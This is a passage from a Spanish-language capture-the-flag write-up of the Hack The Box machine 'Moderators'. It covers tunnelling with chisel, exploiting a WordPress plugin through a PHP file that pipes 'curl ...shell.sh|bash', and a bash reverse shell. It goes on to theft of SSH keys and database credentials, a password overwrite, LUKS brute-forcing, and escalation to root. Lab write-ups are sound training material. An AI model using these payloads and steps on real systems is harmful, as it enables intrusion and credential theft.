
Nos vamos a apoyar en chisel, para realizar un “port forwarding” y ver qué está corriendo es ese ese puerto 8080. Para ello, corremos el programa chisel en nuestra máquina de atacante, como servidor por el puerto 1234.




En la máquina víctima, subimos el fichero chisel, ejecutándolo como cliente.

```
www-data@moderators:/tmp$ ./chisel client 10.10.14.6:1234 R:8080:127.0.0.1:8080
2023/08/27 07:23:25 client: Connecting to ws://10.10.14.6:1234
2023/08/27 07:23:26 client: Connected (Latency 36.642612ms)
```

Consultamos la página web, realizando una petición a http://127.0.0.1:8080 y vemos que se trata de un Wordpress.



Para conseguir que la web se vea de forma correcta, modificamos nuestro fichero hosts y realizamos, esta vez, la consulta sobre la url http://moderators.htb:8080.



Para realizar una enumeración del Wordpress, lo haremos desde la propia máquina víctima. Intentamos ver el contenido del fichero wp-config.php, pero no tenemos acceso.

```
www-data@moderators:/opt/site.new/wp-content$ cat /opt/site.new/wp-config.php
cat: /opt/site.new/wp-config.php: Permission denied
```

Continuamos, revisando los plugins.

```
www-data@moderators:/opt/site.new/wp-content$ ls -la plugins/
total 20
drwxr-xr-x 4 lexi moderators 4096 Jul 14  2022 .
drwxr-xr-x 6 lexi moderators 4096 Aug 27 16:33 ..
drwxr-xr-x 2 lexi moderators 4096 Jul 14  2022 brandfolder
-rw-r--r-- 1 lexi moderators   28 Sep 11  2021 index.php
drwxr-xr-x 5 lexi moderators 4096 Aug 27 16:23 passwords-manager
www-data@moderators:/opt/site.new/wp-content$
```

Revisamos con searchexploit el plugin “brandfolder”, encontrando una vulnerabilidad, la cual nos permite cambiar el directorio de trabajo, cargando un fichero malicioso. Vamos a intentar ponerlo en práctica.

Nos creamos un fichero shell.sh en nuestra máquina de atacante, con el siguiente contenido. Y nos ponemos en escucha, con netcat, por el puerto 4444.

```
1. #!/bin/bash
2. bash -i >& /dev/tcp/10.10.14.6/4444 0>&1
```

En /dev/shm/ nos creamos el script wp-load.php con el siguiente contenido.

```
1. <?php echo fread(popen("curl 10.10.14.6:8000/shell.sh|bash", "r"), 4096); ?>
```

Ahora, realizamos la siguiente petición en la máquina víctima.

```
1. Curl 'http://127.0.0.1:8080/wp-content/plugins/brandfolder/callback.php?wp_abspath=/dev/shm/'
```

Ganamos acceso como el usuario lexi.

```
┌──(root㉿kali)-[/home/kali/HTB/Moderators/content]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.173] 43204
bash: cannot set terminal process group (827): Inappropriate ioctl for device
bash: no job control in this shell
lexi@moderators:/opt/site.new/wp-content/plugins/brandfolder$ whoami
whoami
lexi
lexi@moderators:/opt/site.new/wp-content/plugins/brandfolder$
```

Vemos que el usuario lexi tiene en su directorio personal, una id_rsa. Para trabajar más cómodamente, nos la copiamos a nuestra máquina de atacante y accedemos por SSH.

```
┌──(root㉿kali)-[/home/kali/HTB/Moderators/content]
└─# ssh lexi@10.10.11.173 -i id_rsa
Last login: Sun Aug 27 16:05:24 2023 from 10.10.14.6
lexi@moderators:~$
```

Con el usuario lexi, tenemos acceso al fichero wp-config.php, por lo que podemos ver las credenciales de MySQL.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpresspassword123!!' );
```

1. Usuario: wordpressuser
2. Clave: wordpresspassword123!!

Nos conectamos al servidor de MySQL y enumeramos sus bases de datos.

```
lexi@moderators:~$ mysql -u wordpressuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 69
Server version: 10.3.34-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Enumeramos las tablas de la base de datos de Wordpress.


```
MariaDB [wordpress]> show tables
    -> ;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_options                |
| wp_pms_category           |
| wp_pms_passwords          |
| wp_postmeta               |
| wp_posts                  |
| wp_prflxtrflds_fields_meta |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
| wp_wpfm_backup            |
+---------------------------+
16 rows in set (0.000 sec)
```

Revisamos los usuarios existentes. Vamos a cambiar la contraseña del usuario admin.

```
MariaDB [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url            | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$BXasOiM52pOUIRntJTPVlMoH0ZlntT0 | admin         | admin@moderators.htb | http://192.168.1.4:8080 | 2021-09-11 05:30:20 |                     |           0 | admin        |
|  2 | lexi       | $P$BZ0Fj92qgnvg4F52r3lpwHejcXag461 | lexi          | lexi@moderators.htb |                     | 2021-09-12 16:51:16 |                     |           0 | lexi         |
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+---------------------+-------------+--------------+
2 rows in set (0.000 sec)
```

Codificamos la clave “pass1234” en formato de WordPress, con la ayuda de la siguiente web.


1. https://www.useotools.com/wordpress-password-hash-generator




Ejecutamos la consulta SQL, en el servidor MySQL, que cambiará la contraseña al usuario.

```
MariaDB [wordpress]> UPDATE `wp_users` SET `user_pass` = '$P$Bn9dYSAwr7./IP9M56zdIc0wGggYF61' WHERE user_login='admin';
Query OK, 1 row affected (0.004 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Valiéndonos de la conexión con chisel que realizamos anteriormente, nos conectamos al panel de administración del WordPress. Pulsamos sobre “Reminder me later” en el mensaje que muestra la imagen.



Vemos la clave id_rsa del usuario John. Por lo que procedemos a copiar a nuestra máquina de atacante.



Cambiamos los espacios, para que se conviertan en retornos de carro. Posteriormente, de forma manual, formateamos la cabecera del fichero -----BEGIN OPENSSH PRIVATE KEY----- y -----END OPENSSH PRIVATE KEY-----.

Nos conectamos con el usuario John por SSH con la clave privada.

5. Escalada de privilegios

Revisamos el directorio personal de john. Encontramos los archivos de una máquina virtual de Virtual Box.

¿Qué es un archivo vdi?


Un archivo con extensión . vdi es una imagen de disco virtual; específico del programa de virtualización de escritorio de código abierto de Oracle llamado VirtualBox. Los archivos VDI se utilizan para iniciar la máquina virtual VirtualBox.

Nos traemos, con scp, los dos ficheros a nuestra máquina de atacante.


En el fichero 2019-08-01.vbox, modificamos el campo “location” del disco 2019.vdi. Posteriormente, nos abriremos el Virtual Box en nuestra máquina de atacante e importaremos el fichero 2019-08-01.vbox. Deberemos quitar el disco Ubuntu.vdi, el cual no tenemos.

El disco 2019.vdi no parece tener sistema operativo, por lo que añadiremos un dispositivo CD-ROM y arrancamos con un live-cd. En nuestro caso de Parrot Security.


> *Nota:*
> *Para que este paso funcione, es importante que el paquete de extensión de VirtualBox esté instalado. Sin él, no podrá reconocer el cifrado ni interactuar con la unidad cifrada.*



Al iniciar la máquina virtual, nos pide una contraseña. Parece que el propio disco, en virtual box, está cifrado.




Encontramos en este enlace una forma de crakear la contraseña del disco de Virtual Box. Nos descargamos el archivo PHP a nuestra máquina y ejecutamos.



1. Clave: computer

Arrancamos la máquina virtual, introduciendo la clave anterior. Una vez arrancado la distribución de Parrot, intentamos montar el disco duro desde la interface gráfica, pero nos pide una contraseña.



Si intentamos montar el disco de forma manual, vemos que se trata de un disco cifrado con LUKS.

```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #mount /dev/sda /mnt
mount: /mnt: unknown filesystem type 'crypto_LUKS'.
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #
```

Siguiendo este este artículo encontramos formas potenciales de "crakear" la contraseña. Intentamos seguir los pasos, usando Hashcat, pero nos daba un error "Invalid LUKS versión". Parece que esta versión no es compatible. Por tanto, debemos crearnos nuestro propio script.

```
┌─[root@parrot]─[/home/user]
└──╼ #cat crack.sh
#/bin/bash

for line in $(cat $1); do
        echo -ne "\r\033[kTesting $line";
        printf "$line" | cryptsetup luksOpen --test-passphrase disk 2>/dev/null &&
\
                echo -e "\rFound password: $line" &&  break
done
```

```
1. #!/bin/bash
2.
3. for line in $(cat $1); do
4.   echo -ne "\r\033[KTesting $line";
5.   printf "$line" | cryptsetup luksOpen --test-passphrase /dev/sda 2>/dev/null && \
6.     echo "Found password: $line" && break
8. done
```

Damos permisos de ejecución al script y lo ejecutamos. Al poco tiempo, obtenemos la clave.

```
┌[root@parrot]-[/home/user]
└─ #./crack.sh /usr/share/wordlists/rockyou.txt
Found password: abc123
┌[root@parrot]-[/home/user]
└─ #
```

Montamos el disco duro, con la credencial obtenida.

```
┌[root@parrot]-[/home/user]
└─ #ls -la /media/user/68efa41a-7361-497e-a812-869e17cd16d5/
total 24
drwxr-xr-x  4 root root  4096 Jul  6  2022 .
drwxr-x---+ 3 root root    60 Aug 28 06:45 ..
drwx------  2 root root 16384 Jul  6  2022 lost+found
drwxr-xr-x  6 root root  4096 Jul  6  2022 scripts
```

Realizamos una búsqueda para encontrar posibles contraseñas dentro del directorio:

```
1. grep -R passwd
```

```
user/68efa41a-7361-497e-a812-869e17cd16d5/scripts/all-in-one/distro_update.sh:passwd='$_THE_best_Sysadmin_Ever_'
```

Probamos a convertirnos en root, como la credencial que acabamos de obtener.

```
┌──(root㉿kali)-[/home/kali/HTB/Moderators/content]
└─# ssh john@10.10.11.173 -i id_rsa2
Last login: Sun Aug 27 17:12:17 2023 from 10.10.14.6
john@moderators:~$ sudo su
[sudo] password for john:
root@moderators:/home/john# whoami
root
root@moderators:/home/john#
```